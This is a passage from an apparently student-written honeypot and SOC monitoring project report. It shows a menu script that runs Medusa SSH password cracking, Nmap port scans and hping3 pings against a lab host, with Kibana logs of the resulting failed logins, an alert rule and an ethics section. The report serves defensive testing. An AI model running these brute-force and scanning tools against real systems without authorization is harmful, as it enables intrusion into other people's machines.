B)Nmap - to find out which tcp and udp ports are open in the target's machine
C)Arpspoof - send fake ARP messages to the target's machine, tricking it into sending its traffic to your machine
D)Randomised Attack
a
Password cracking in progress..
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [ssh] Host: 10.104.0.3 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 12345 (1 of 30 complete)
ACCOUNT CHECK: [ssh] Host: 10.104.0.3 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 1234567 (2 of 30 complete)
ACCOUNT CHECK: [ssh] Host: 10.104.0.3 (1 of 1, 0 complete) User: root (1 of 8, 0 complete) Password: 12345678 (3 of 30 complete)
```


>	Apr 8, 2024 @ 17:49:23.738	HONEYPOT-SOCPROJECT	2024-04-08T09:49:22.367170+00:00 HONEYPOT-SOCPROJECT sshd[24463]: Failed password for root from 128.199.94.12 1 port 63464 ssh2
>	Apr 8, 2024 @ 17:49:23.738	HONEYPOT-SOCPROJECT	2024-04-08T09:49:22.502759+00:00 HONEYPOT-SOCPROJECT sshd[24461]: Disconnected from invalid user admin 128.19 9.94.121 port 63461 [preauth]
>	Apr 8, 2024 @ 17:49:23.738	HONEYPOT-SOCPROJECT	2024-04-08T09:49:23.280101+00:00 HONEYPOT-SOCPROJECT sshd[24463]: Disconnected from authenticating user root 128.199.94.121 port 63464 [preauth]

After Medusa is used on the target, there were events logged in kibana dashboard that shows that there are attackers trying to attack the system with the wrong passwords and users.

- Choice B (NMAP)

```
What does the user want to do?
A)Medusa - password cracking for different services (ssh,ftp,telnet) on the target's machine
B)Nmap - to find out which tcp and udp ports are open in the target's machine
C)Arpspoof - send fake ARP messages to the target's machine, tricking it into sending its traffic to your machine
D)Randomised Attack
b
Searching for open ports..
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-08 09:57 UTC
Nmap scan report for 10.104.0.3
Host is up (0.0019s latency).
Not shown: 999 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.3p1 Ubuntu 1ubuntu3.2 (Ubuntu Linux; protocol 2.0)
MAC Address: 82:01:7F:DC:58:C6 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 4.71 seconds
```



After nmap is used on the target, there were events logged in kibana dashboard that shows that there are ping scans to the target machine.

METHODOLOGIES

4. Testing, Validation and Logging

Result

- Choice C (Hping3)

```
Specify a IP address to target:
10.104.0.3
What does the user want to do?
A)Medusa - password cracking on the target's machine
B)Nmap - to find out which ports are open in the target's machine
C)Hping3 - send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies
D)Randomised Attack
c
Sending packets..
using eth1, addr: 10.104.0.5, MTU: 1500
HPING 10.104.0.3 (eth1 10.104.0.3): icmp mode set, 28 headers + 0 data bytes
len=28 ip=10.104.0.3 ttl=64 id=34768 tos=0 iplen=28
icmp_seq=0 rtt=11.8 ms
len=28 ip=10.104.0.3 ttl=64 id=34898 tos=0 iplen=28
icmp_seq=1 rtt=11.6 ms
len=28 ip=10.104.0.3 ttl=64 id=34979 tos=0 iplen=28
icmp_seq=2 rtt=3.3 ms
len=28 ip=10.104.0.3 ttl=64 id=35005 tos=0 iplen=28
icmp_seq=3 rtt=11.2 ms
len=28 ip=10.104.0.3 ttl=64 id=35189 tos=0 iplen=28
icmp_seq=4 rtt=7.0 ms
```

>	Apr 8, 2024 @ 18:14:51.848	HONEYPOT-SOCPROJECT	2024-04-08T10:14:50.277119+00:00	HONEYPOT-SOCPROJECT sshd[24535]: Failed password for invalid user rosene from 43.156.112.148 port 56988 ssh2
>	Apr 8, 2024 @ 18:14:51.848	HONEYPOT-SOCPROJECT	2024-04-08T10:14:51.497355+00:00	HONEYPOT-SOCPROJECT sshd[24535]: Disconnected from invalid user rosene 43.156.112.148 port 56988 [preauth]
>	Apr 8, 2024 @ 18:14:49.847	HONEYPOT-SOCPROJECT	2024-04-08T10:14:43.802584+00:00	HONEYPOT-SOCPROJECT sshd[24531]: Invalid user terri from 43.153.53.223 port 34960
>	Apr 8, 2024 @ 18:14:49.847	HONEYPOT-SOCPROJECT	2024-04-08T10:14:43.806379+00:00	HONEYPOT-SOCPROJECT sshd[24531]: pam_unix(sshd:auth): check pass; user unkno

After hping3 is used on the target, there were events logged in kibana dashboard that shows that there are attackers trying to send pings to the system.

- Choice D (Random Function chosen)

```
What does the user want to do?
A)Medusa - password cracking on the target's machine
B)Nmap - to find out which ports are open in the target's machine
C)Hping3 - send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies
D)Randomised Attack
D
Random attack chosen!
Searching for open ports..
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-04-11 09:20 UTC
```

- Choice * (Wrong Input -> Exit)


```
What does the user want to do?
A)Medusa - password cracking on the target's machine
B)Nmap - to find out which ports are open in the target's machine
C)Hping3 - send custom ICMP/UDP/TCP packets and to display target replies like ping does with ICMP replies
D)Randomised Attack
U
Wrong Input given!
```

METHODOLOGIES


4. Testing, Validation and Logging

- **Alerting**

Rule



Rule Alert



When there are failed attempts trying to log into the target machine, alert 'Failed Login' will be detected.

Recommendation:
An alert for the threshold count of failed logins can be included. This will filter out attempts that includes valid users inputting their wrong passwords.

ETHICAL CONSIDERATIONS

Penetration testing is a crucial practice for assessing and strengthening cybersecurity. It involves simulated attacks to identify vulnerabilities in systems, networks, or applications. It is paramount to the ethical use of these penetration tools.

Explicit authorization and consent are required from the organisation who are responsible for the systems to be tested. Maintaining confidentiality and privacy are essential and testers are to avoid sensitive information beyond what is necessary.

Penetration Testing are also required to follow the local, national and international laws, which includes data protection laws and industry-specific regulations. Agreements with clients or employers should clearly outline the responsibilities, limitations, and confidentiality obligations to mitigate legal risks.

By obtaining consent and adhering to ethical guidelines and legal laws, organisations can effectively identify and address vulnerabilities while avoiding potential legal and ethical issues.

FUTURE WORK AND RECOMMENDATIONS

To enhance data analytics and visualization, there is a need to focus on creating customised dashboards that enable real-time visualization of attack data, trends, and patterns. These dashboards allows immediate insight into security events, while facilitating quicker response times and better understanding of the threat landscape.

Additionally, implementing advanced reporting tools will also offer detailed insights and comprehensive summaries of security incidents and system performance. These tools provides in-depth analysis, helping to identify underlying issues, track the effectiveness of security measures, and support strategic decision-making.

By integrating these improvements, the log management tool will be better equipped to monitor, analyze, and respond to security threats effectively.

CITATIONS

1. Glass, E., & Camisso, J. (2022, April 26). How to install Elasticsearch, Logstash, and Kibana (Elastic Stack) on ubuntu 22.04. DigitalOcean. https://www.digitalocean.com/community/tutorials/how-to-install-elasticsearch-logstash-and-kibana-elastic-stack-on-ubuntu-22-04
2. Oosterhof, M. (2019). Installing cowrie in seven steps . Installing Cowrie in seven steps - cowrie 2.5.0 documentation. https://cowrie.readthedocs.io/en/latest/INSTALL.html
3. cyberandspace, P. (2019, May 10). Setting up a honeypot with AWS and collecting the data with an elastic stack (elk) server. cyber and space. https://cyberandspace.wordpress.com/2019/05/04/setting-up-a-honeypot-with-aws-and-collecting-the-data-with-an-elastic-stack-elk-server/
4. Jethva, H. (2022, September 8). How to install FileBeat on ubuntu. HowtoForge. https://www.howtoforge.com/how-to-install-filebeat-on-ubuntu/
5. BORGES, E. (2021, April 6). Securitytrails | top 16 nmap commands: Nmap port scan tutorial guide. Top 16 Nmap Commands to Scan Remote Hosts - Tutorial Guide. https://securitytrails.com/blog/nmap-commands
6. Tools, K. (2024, March 11). HPING3: Kali linux tools. Kali Linux. https://www.kali.org/tools/hping3/
7. Sanfilippo, S. (2017). HPING3(8) - linux man page. hping3(8) - Linux man page. https://linux.die.net/man/8/hping3